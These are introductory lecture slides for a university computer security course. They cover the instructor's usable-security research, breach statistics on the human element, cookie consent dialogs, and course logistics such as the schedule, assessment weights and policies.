

# ECE458/ECE750T27: Computer Security

## Introduction

Dr. Kami Vaniea,  
Electrical and Computer Engineering  
[kami.vaniea@uwaterloo.ca](mailto:kami.vaniea@uwaterloo.ca)



UNIVERSITY OF  
**WATERLOO**

FACULTY OF  
ENGINEERING



# First, the news...

- First 5 minutes we talk about something interesting and recent
- You will not be tested on the news part of lecture
- You may use news as an example on tests
- Why do this?
  1. Some students show up late for various good reasons
  2. Reward students who show up on time
  3. Important to see real world examples

# Outline

- Introduction of Dr Vaniea
- Course structure
- Definition of computer security
- Data breaches, what do they look like?
- Security properties

**INSTRUCTOR: KAMI VANIEA**

# Instructor







**Dr Kami Vaniea**

University of Waterloo

[tulipslab.org](http://tulipslab.org)

[kami.vaniea@uwaterloo.ca](mailto:kami.vaniea@uwaterloo.ca)






# tulipslab.org

- Phishing
- System administration patch management
- Developer-centered privacy
- Experimentation in VR
- Bystander privacy for smart speakers
- Serious games
- IoT
- Behavior tracking on websites


# People account for 90% of all security incidents



# Humans are an important part of a secure system

- Phishing – scam emails causing people to give away login credentials
- Giving away important data
- Giving access to important resources

What's the common link in most data breaches? The human element.



60%

Human involvement in cybersecurity breaches remained about the same as the previous year – 60%.



Credential abuse and social actions – like phishing – were major factors in these types of breaches.


Verizon Data Breach Report Infographic 2025



# Humans are an important part of a secure system

- Phishing – scam emails causing people to give away login credentials
- Giving away important data
- Giving access to important resources
- Putting company information into AI

Do you know what your employees are sharing with AI?



15%


of employees routinely accessed generative AI platforms on their corporate devices – increasing the potential for data leaks.

Verizon Data Breach Report Infographic 2025

# Humans are an important part of a secure system


- Phishing – scam emails causing people to give away login credentials
- Giving away important data
- Giving access to important resources
- Putting company information into AI
- Logging in from unmanaged computers

No device is off-limits.



30%

managed  
devices



46%


non-managed  
devices

Our analysis of infostealer credential logs found that 30% of compromised systems were enterprise-licensed devices. However, 46% of the systems with corporate logins in their compromised data were non-managed – in other words, they were personal devices.

Verizon Data Breach Report Infographic 2025

# Humans are an important part of a secure system

- Phishing – scam emails causing people to give away login credentials
- Giving away important data
- Giving access to important resources
- Putting company information into AI
- Logging in from unmanaged computers
- Contracting with unsecure partners






Developing a unified cybersecurity posture with partners and suppliers can help reduce vulnerability.

Verizon Data Breach Report Infographic 2025

# Software Updating

## Timeline of a “critical” patch with errors (KB4034664, KB4034679)




# Smart speaker bystander privacy

Issues like:

- Learning device exists
- Internet connection not obvious
- One account, but many users
- Unintended connections



- Ask Google to turn on light




- Google tells central frame to turn on light(s)



- Central frame turns on light

# Virtual Reality a test-bed for Usable Security research?



**Real World**

CueAuth, Khamis et al., IMWUT 2018



**Virtual Reality**

RepliCueAuth, Mathis et al., CHI 2021

# Cookie dialogs

### Your Privacy

Patreon determines the use of personal data collected on our media properties and across the internet. We may collect data that you submit to us directly or data that we collect automatically including from cookies (such as device information or IP address).

#### Purposes

Reject All


Accept All

Purpose	Accept
> Survey Outreach <small>Legal Basis: Consent - Opt In</small>	<input type="checkbox"/>
> Market Relevant Services <small>Legal Basis: Consent - Opt In</small>	<input type="checkbox"/>
> Analytics (Business Enhancement) <small>Legal Basis: Consent - Opt In</small>	<input type="checkbox"/>
> Targeted Advertising <small>Legal Basis: Legitimate Interest - Objectable</small>	<input type="checkbox"/>

Accept

Hidden options

https://www.nytimes.com/2019/02



Review our cookie policy

X

#### What do we use cookies for?

We use cookies and similar technologies to **recognize your repeat visits and preferences**, as well as to **measure the effectiveness of campaigns and analyze traffic**. To learn more about cookies, including how to disable them, view our [Cookie Policy](#).

By clicking "I Accept" or "X" on this banner, or using our site, you consent to the use of cookies unless you have disabled them.

I ACCEPT


Unclear effect

No choices



# ECE 750 - Usable Security and Privacy

- Grad-level course on the human factors of security and privacy
  - Research paper reading
  - Study design and planning
  - Policy and decision making in regards to security
- Undergraduates can take on request
- <https://vaniea.com/teaching>





# COURSE STRUCTURE

# Topics covered

- Basics of security
- Authentication and access control
- Cryptography basics
- Network and wireless security
- Programming security
- Web security
- Privacy



# Recommended textbook

- Recommended textbook: Security in Computing 6<sup>th</sup> edition
- 5<sup>th</sup> edition would probably work too
  - Examples are all old
  - Main concepts are the same
- Examined content will all be provided in lecture



# Schedule

- **Lecture:** Mondays and Fridays 10:00-11:20am
- **Makeup Lectures:**
  - June 2nd I will use the makeup lecture
  - If we use others, I will do a video recording
- **Tutorials:** Thursdays 8:30-9:20am
  - Used before assignment deadlines so TAs can provide more time and/or practice problems
- **Midterm:** Online via Learn June 16-20
- **Final:** Not yet scheduled

## Schedule exceptions

- May 19 – No class, holiday
- June 2 – Makeup lecture, two lectures that day
- June 9 – No class, instructor gone
- June 16 & 20 – No class – midterm week
- June 30 – No class, holiday
- July 2 (Wednesday) - extra class to makeup for holidays

# Assessment

## ECE 458 - Undergraduate

- 0% - Pre-quiz – feedback for the instructor
- 0% - Lecture quizzes – if I have time...
- 30% - Homework assignments
- 10% - Activities
- 2% - Midterm – mostly for feedback, >50% correct pass
- 58% - Final exam, closed book

## ECE 750 - Graduate

- 0% - Pre-quiz – feedback for the instructor
- 0% - Lecture quizzes – if I have time...
- 30% - Homework assignments
- 5% - Activities
- 1% - Midterm – mostly for feedback, >50% correct pass
- 54% - Final exam, closed book
- 10% - Project




# Project (Masters Only)

- Select an Internet of Things device
- Breakdown their claims using class concepts
- Test the security IoT device – how do you know it is providing the security guarantees?



# Activities

- Short activities to get you some minor but important practical experience
  - Too many students last year didn't realize that client side JavaScript can be changed
- Activity can be done in groups
- Self-reflection writing must be done individually
- Activity content can appear on exams



	all	cookie	css	image	media	script	XHR	frame	other
1st-party									
cnn.com	11								
cdn.cnn.com									
i.cnn.com									
www.i.cnn.com		1							
cdp-dev.cnn.com									
z.cdp-dev.cnn.com						1			
healthguides.cnn.com		1						1	
lightning.cnn.com						1			
media.cnn.com				60	2				
www.cnn.com	11	4	14		5	7			
cloudflare.com									
cdnjs.cloudflare.com						1			
cnn.io									
api.cnn.io									
registry.api.cnn.io						1			
google.com	18								
accounts.google.com	6					1			

UMatrix plugin for cnn.com

# Late policy

- 10% lost per day up till 10 days late, weekend days count.
  - An assignment due on Monday that is submitted on Wednesday has the mark of:  
marks \* 0.8



# Academic dishonestly

- See the official policy of the University and on Outline
- Please don't cheat, copy other students, or turn in work that is not your own
- Assignments will have clearly marked areas where you can collaborate
  - Normally the VM setup portion
  - Other learning resources, like games, will sometimes be provided to support your learning from others



# Standard security course advisory


